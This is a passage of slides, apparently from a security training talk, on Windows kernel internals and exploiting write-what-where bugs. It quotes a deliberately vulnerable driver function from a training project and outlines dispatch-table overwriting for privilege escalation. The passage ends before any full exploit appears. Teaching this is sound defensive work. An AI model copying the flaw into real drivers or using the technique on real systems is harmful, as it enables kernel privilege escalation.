INSOMNIA

SECURITY SPECIALISTS :: REST SECURED

The Path to Ring-0 (Windows Edition)


Debasis Mohanty (nopsled)

Agenda


- Kernel Architecture (High Level)
- Kernel Bug Classes
- Kernel Exploitation and Technique
  - Arbitrary Memory Overwrite - Demo
  - Privilege Escalation Using Token Impersonation - Demo
  - Kernel Data Structures (Relevant to Token Impersonation)
- Kernel Exploitation Mitigation
  - State of Kernel Mitigation
  - SMEP bypass (Overview)

Operating System Privilege Rings

Source: https://en.wikipedia.org/wiki/Protection_ring




Windows Kernel Architecture



Source: https://en.wikipedia.org/wiki/Architecture_of_Windows_NT

Simplified Windows Architecture (User mode <-> Kernel Interaction)



Source:
https://www.microsoftpressstore.com/articles/article.aspx?p=2201301&seqNum=2

“ntoskrnl.exe” is called the kernel image!

Ring 3 v/s Ring 0

User mode (Ring 3)


- No access to hardware (User mode programs has to call system to interact with the hardware)
- Restricted environment, separated process memory
- Memory (Virtual Address Space):
  - 32bit: 0x00000000 to 0x7FFFFFFF
  - 64bit: 0x000'00000000 to 0x7FF'FFFFFFFF
- Hard to crash the system

Kernel mode (Ring 0)

- Full access to hardware
- Unrestricted access to everything (Kernel code, kernel structures, memory, processes, hardware)
- Memory (Virtual Address Space):
  - 32bit: 0x80000000 to 0xFFFFFFFF
  - 64bit: 0xFFFF0800'00000000 to 0xFFFFFFFF'FFFFFFFF
- Easy to crash the system

For more details on virtual address space, refer to the below URL:
https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/virtual-address-spaces

User Mode v/s Kernel Mode Crash




User Mode Crash

Operating System doesn’t die!

Kernel Mode Crash (BSoD – aka BugCheck)

Operating System dies!



Kernel Objects and Data Structure

Key kernel objects and data structure relevant to this talk.

Key Kernel Data Structures

- Kernel Dispatch Tables
  - HalDispatchTable
  - SSDT
- IRP and IOCTL
- EPROCESS

Dispatch Tables (Contains Function Pointers)

Hal Dispatch Table

```
kd> dps nt!haldispatchtable
8088e078  00000003
8088e07c  80a66a10 hal!HaliQuerySystemInformation
8088e080  80a68c52 hal!HalpSetSystemInformation
8088e084  808de4e0 nt!xHalQueryBusSlots
8088e088  00000000
8088e08c  80819c66 nt!HalExamineMBR
8088e090  808dd696 nt!IoAssignDriveLetters
8088e094  808ddf2c nt!IoReadPartitionTable
8088e098  808dca40 nt!IoSetPartitionInformation
8088e09c  808dcc9e nt!IoWritePartitionTable
8088e0a0  8081a02a nt!xHalHandlerForBus
```

- Holds the address of HAL (Hardware Abstraction Layer) routines

System Service Descriptor Table

```
kd> dps nt!KeServiceDescriptorTable
8089f460  80830bb4 nt!KiServiceTable
8089f464  00000000
8089f468  00000128
8089f46c  80831058 nt!KiArgumentTable
8089f470  00000000
8089f474  00000000
8089f478  00000000
8089f47c  00000000
8089f480  00002710
8089f484  bf89ce45 win32k!NtGdiFlushUserBatch
```

- Stores syscall (kernel functions) addresses
- It is used when userland process needs to call a kernel function
- This table is used to find the correct function call based on the syscall number placed in eax/rax register.

DeviceIoControl – The API to interact with the driver (1/2)

```
BOOL WINAPI DeviceIoControl(
  _In_          HANDLE       hDevice,
  _In_          DWORD        dwIoControlCode,
  _In_opt_      LPVOID       lpInBuffer,
  _In_          DWORD        nInBufferSize,
  _Out_opt_     LPVOID       lpOutBuffer,
  _In_          DWORD        nOutBufferSize,
  _Out_opt_     LPDWORD      lpBytesReturned,
  _Inout_opt_   LPOVERLAPPED lpOverlapped
);
```

Handle to the device

IOCTL – I/O Control codes. This value identifies the specific operation to be performed on the device.

A pointer to the input buffer that contains the data required to perform the operation.

The size of the input buffer, in bytes.

A pointer to the output buffer that is to receive the data returned by the operation.

A pointer to a variable that receives the size of the data stored in the output buffer, in bytes.

Reference: https://msdn.microsoft.com/en-us/library/windows/desktop/aa363216(v=vs.85).aspx

IOCTL (I/O Control Code)

- IOCTL is a 32 bit value that contains several fields.
- Each bit field defined within it, provides the I/O manager with buffering and various other information.
- It is generally used for requests that don't fit into a standard API
- Typically sent from the user mode to kernel.




Image Source and for further reference on IOCTL refer:
https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/defining-i-o-control-codes

IRP (I/O Request Packet)

- It is a structure created by the I/O manager
- It carries all the information that the driver needs to perform a given action on an I/O request.
- It is only valid within the kernel and the targeted driver or driver stack.




Image Source and for further reference on IRP refer:
https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/i-o-stack-locations

DeviceIoControl – The API to interact with the driver (2/2)

- Sends a control code (IOCTL) directly to the I/O manager.
- The important parameters are the device driver HANDLE, the I/O control code (IOCTL) and also the addresses of input and output buffers.
- When this API is called, the I/O Manager makes an IRP (I/O Request Packet) request and delivers it to the device driver.

Kernel Bug Classes and Exploitation Techniques

Focus will be on Arbitrary write exploitation and Elevation of Privilege

Common Kernel Bug Classes

- UAF
- Buffer Overflow
- Double Fetch
- Race Condition
- Type Confusions
- **Arbitrary Write (Write-What-Where)**
- Pool Overflow

Write-What-Where (Arbitrary Memory Overwrite)

When you control both data (What) and address (Where)

Write-What-Where (Arbitrary Memory Overwrite)

- Write-What-Where occurs when you control both **buffer** and **address**
- Exploitation of the bug could allow overwrite of kernel addresses in order to hijack control flow.
  - In this presentation, we will see how the dispatch table (HalDispatchTable) entry could be modified in order to hijack control flow.
- Exploitation Primitives
  - Allocate memory in userland and copy the shellcode
  - Overwriting Dispatch Tables to gain control

An Example of Vanilla Write-What-Where Bug (1/2)

```c
NTSTATUS TriggerArbitraryOverwrite(IN PWRITE_WHAT_WHERE UserWriteWhatWhere) {
    PULONG_PTR What = NULL;
    PULONG_PTR Where = NULL;
    NTSTATUS Status = STATUS_SUCCESS;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead((PVOID)UserWriteWhatWhere,
                     sizeof(WRITE_WHAT_WHERE),
                     (ULONG)__alignof(WRITE_WHAT_WHERE));

        What = UserWriteWhatWhere->What;
        Where = UserWriteWhatWhere->Where;
```

Pointer to structure, passed as an argument. It comprise of the values of 'What' and 'Where'.

What and Where values are separated and reassigned.

Source: https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/ArbitraryOverwrite.c

An Example of Vanilla Write-What-Where Bug (2/2)

```c
        DbgPrint("[+] UserWriteWhatWhere: 0x%p\n", UserWriteWhatWhere);
        DbgPrint("[+] WRITE_WHAT_WHERE Size: 0x%X\n", sizeof(WRITE_WHAT_WHERE));
        DbgPrint("[+] UserWriteWhatWhere->What: 0x%p\n", What);
        DbgPrint("[+] UserWriteWhatWhere->Where: 0x%p\n", Where);

#ifdef SECURE
        // Secure Note: This is secure because the developer is properly validating if address
        // pointed by 'Where' and 'What' value resides in User mode by calling ProbeForRead()
        // routine before performing the write operation
        ProbeForRead((PVOID)Where, sizeof(PULONG_PTR), (ULONG)__alignof(PULONG_PTR));
        ProbeForRead((PVOID)What, sizeof(PULONG_PTR), (ULONG)__alignof(PULONG_PTR));

        *(Where) = *(What);
#else
        DbgPrint("[+] Triggering Arbitrary Overwrite\n");

        // Vulnerability Note: This is a vanilla Arbitrary Memory Overwrite vulnerability
        // because the developer is writing the value pointed by 'What' to memory location
        // pointed by 'Where' without properly validating if the values pointed by 'Where'
        // and 'What' resides in User mode
        *(Where) = *(What);
```

Exploitable condition.

Source: https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/ArbitraryOverwrite.c

Lets look at a trickier and better example of Write-What-Where bug, found by reverse engineering a closed source driver.

